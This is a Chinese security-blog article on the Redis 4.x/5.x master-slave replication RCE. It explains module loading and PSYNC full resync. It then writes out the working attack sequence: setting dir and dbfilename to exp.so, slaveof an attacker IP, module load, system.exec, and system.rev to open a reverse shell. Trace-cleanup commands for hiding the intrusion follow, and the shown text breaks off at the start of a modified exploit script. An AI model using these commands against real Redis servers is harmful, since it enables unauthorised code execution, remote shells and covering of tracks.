知识大陆



Web安全

## Redis主从复制RCE影响分析

⑩ 所属地 广东省

Reids 未授权的常见攻击方式有绝对路径写Webshell、写ssh公钥、利用计划任务反弹shell、主从复制RCE。

利用主从复制RCE,可以避免了通过写文件getshell时由于文件内含有其他字符导致的影响,也可以不需要借 助crontab、php这种第三方的程序直接getshell,有明显的优势。但是,很多实战过的师傅就会发现,在有些 情况下,不管攻击成功与否,数据库会出现一下异常情况,这里就尝试分析下。

redis 4.x/5.x RCE是由LC/BC战队队员Pavel Toporkov在zeronights 2018上提出的基于主从复制的redis rce, 其利用条件是Redis未授权或弱口令。

## 恶意模块加载

自从Redis4.x之后redis新增了一个模块功能,Redis模块可以使用外部模块扩展Redis功能,以一定的速度实 现新的Redis命令,并具有类似于核心内部可以完成的功能。 Redis模块是动态库,可以在启动时或使用 MODULE LOAD命令加载到Redis中。

恶意so文件下载,下载完成后直接 make 即可

1. 搭建环境

docker run -p 6300:6379 -d redis:5.0 redis-server

2. 复制恶意so到容器中

docker cp /home/ubuntu/Desktop/Temp/redis-rce/exp.so Docker\_ID:/data/exp.so

3. 加载恶意模块

127.0.0.1:6379> module load /data/exp.so

127.0.0.1:6379> system.exec "whoami"

"redis\n"

那么在真实环境中,我们如何将恶意so文件传输到服务器中呢?这里就需要用到Redis的主从复制了。

## 主从复制

主从复制,是指将一台Redis服务器的数据,复制到其他的Redis服务器。前者称为主节点(master),后者称为 从节点(slave);数据的复制是单向的,只能由主节点到从节点。

Redis的持久化使得机器即使重启数据也不会丢失,因为redis服务器重启后会把硬盘上的文件重新恢复到内存 中。但是要保证硬盘文件不被删除,而主从复制则能解决这个问题,主redis的数据和从redis上的数据保持实 时同步,当主redis写入数据是就会通过主从复制复制到其它从redis。

当slave向master发送PSYNC命令之后,一般会得到三种回复:

1. +FULLRESYNC: 进行全量复制。

2. +CONTINUE: 进行增量同步。

3. -ERR: 当前master还不支持PSYNC。

进行全量复制是,会将master上的RDB文件同步到slave上。而进行增量复制时,slave向master要求数据同 步,会发送master的runid和offest,如果runid和slave上的不对应则会进行全量复制,如果相同则进行数据同

步,但是不会传输RDB文件。

为了能让恶意so传输到目标服务器上,这里则必须采用全量复制。

Redis主从复制RCE影响分析



恶意模块加载

主从复制

痕迹清除

利用脚本

文章数

Linux内核攻击面研究 2023-03-13

详解Flask SSTI 利用. 2023-03-06

Shadowsocks 重定向 2023-02-09

浏览更:







## 攻击过程中相关命令

#设置redis的备份路径为当前目录
config set dir ./
#设置备份文件名为exp.so, 默认为dump.rdb
config set dbfilename exp.so
#设置主服务器IP和端口
slaveof 192.168.172.129 1234
#加载恶意模块
module load ./exp.so
#执行系统命令
system.exec 'whoami'
system.rev 127.0.0.1 9999

#### 痕迹清除

为了减少对服务器的影响,攻击完成后,应该尽量清除痕迹,需要恢复目录和数据库文件,卸载同时删除模块,而数据原本的配置信息,需要在攻击之前进行备份。

CONFIG get \* # 获取所有的配置
CONFIG get dir # 获取 快照文件 保存的 位置
CONFIG get dbfilename # 获取 快照文件 的文件名

#切断主从,关闭复制功能
slaveof no one
#恢复目录
config set dir /data
#通过dump.rdb文件恢复数据
config set dbfilename dump.rdb
#删除exp.so
system.exec 'rm ./exp.so'
#卸载system模块的加载
module unload system

漏洞利用的版本是redis 4.x/5.x,如果是先前版本的Redis,则无法加载模块,自然也就无法利用。在网上开了几个开源的利用脚本,都没有进行版本的判断,如果直接使用exp,除了攻击失败外,可能会修改了 dir 和 dbfilename ,这些都可以通过redis未授权修改回原来的配置(前提是有提前备份),而目录下会多生成一个 exp.so文件。

#### 利用脚本

这里的脚本是在 https://github.com/vulhub/redis\_rogue\_getshell的基础上进行修改的,主要增加了版本检测,防止误打其他版本的Redis服务器。此外,还增加了配置信息备份,当痕迹清除时,如果目标Redis服务器的的dir、dbfilename、主从关系等不是默认配置时,需要手动修改脚本中的参数。

#!/usr/bin/env python3
import os
import sys
import argparse
import socketserver
import logging
RedisipM 氯製RCE影响分析

## 文章目录

FVIP 资源搜索

> 恶意模块加载 主从复制 痕迹清除 利用脚本







文章目录

恶意模块加载

主从复制

痕迹清除


利用脚本

# 被以下专辑收录,发现更多精彩内容

+ 收入我的专辑 + 加入我的收藏

## 相关推荐

• # Redis






## ThreadLocal: 线程中的全局变量 | 京东云技术团队



## Rust 编写的 P2P 蠕虫: P2PInfect



redis探秘:选择合适的数据结构,减少80%的内存占用,这些点你get到了吗?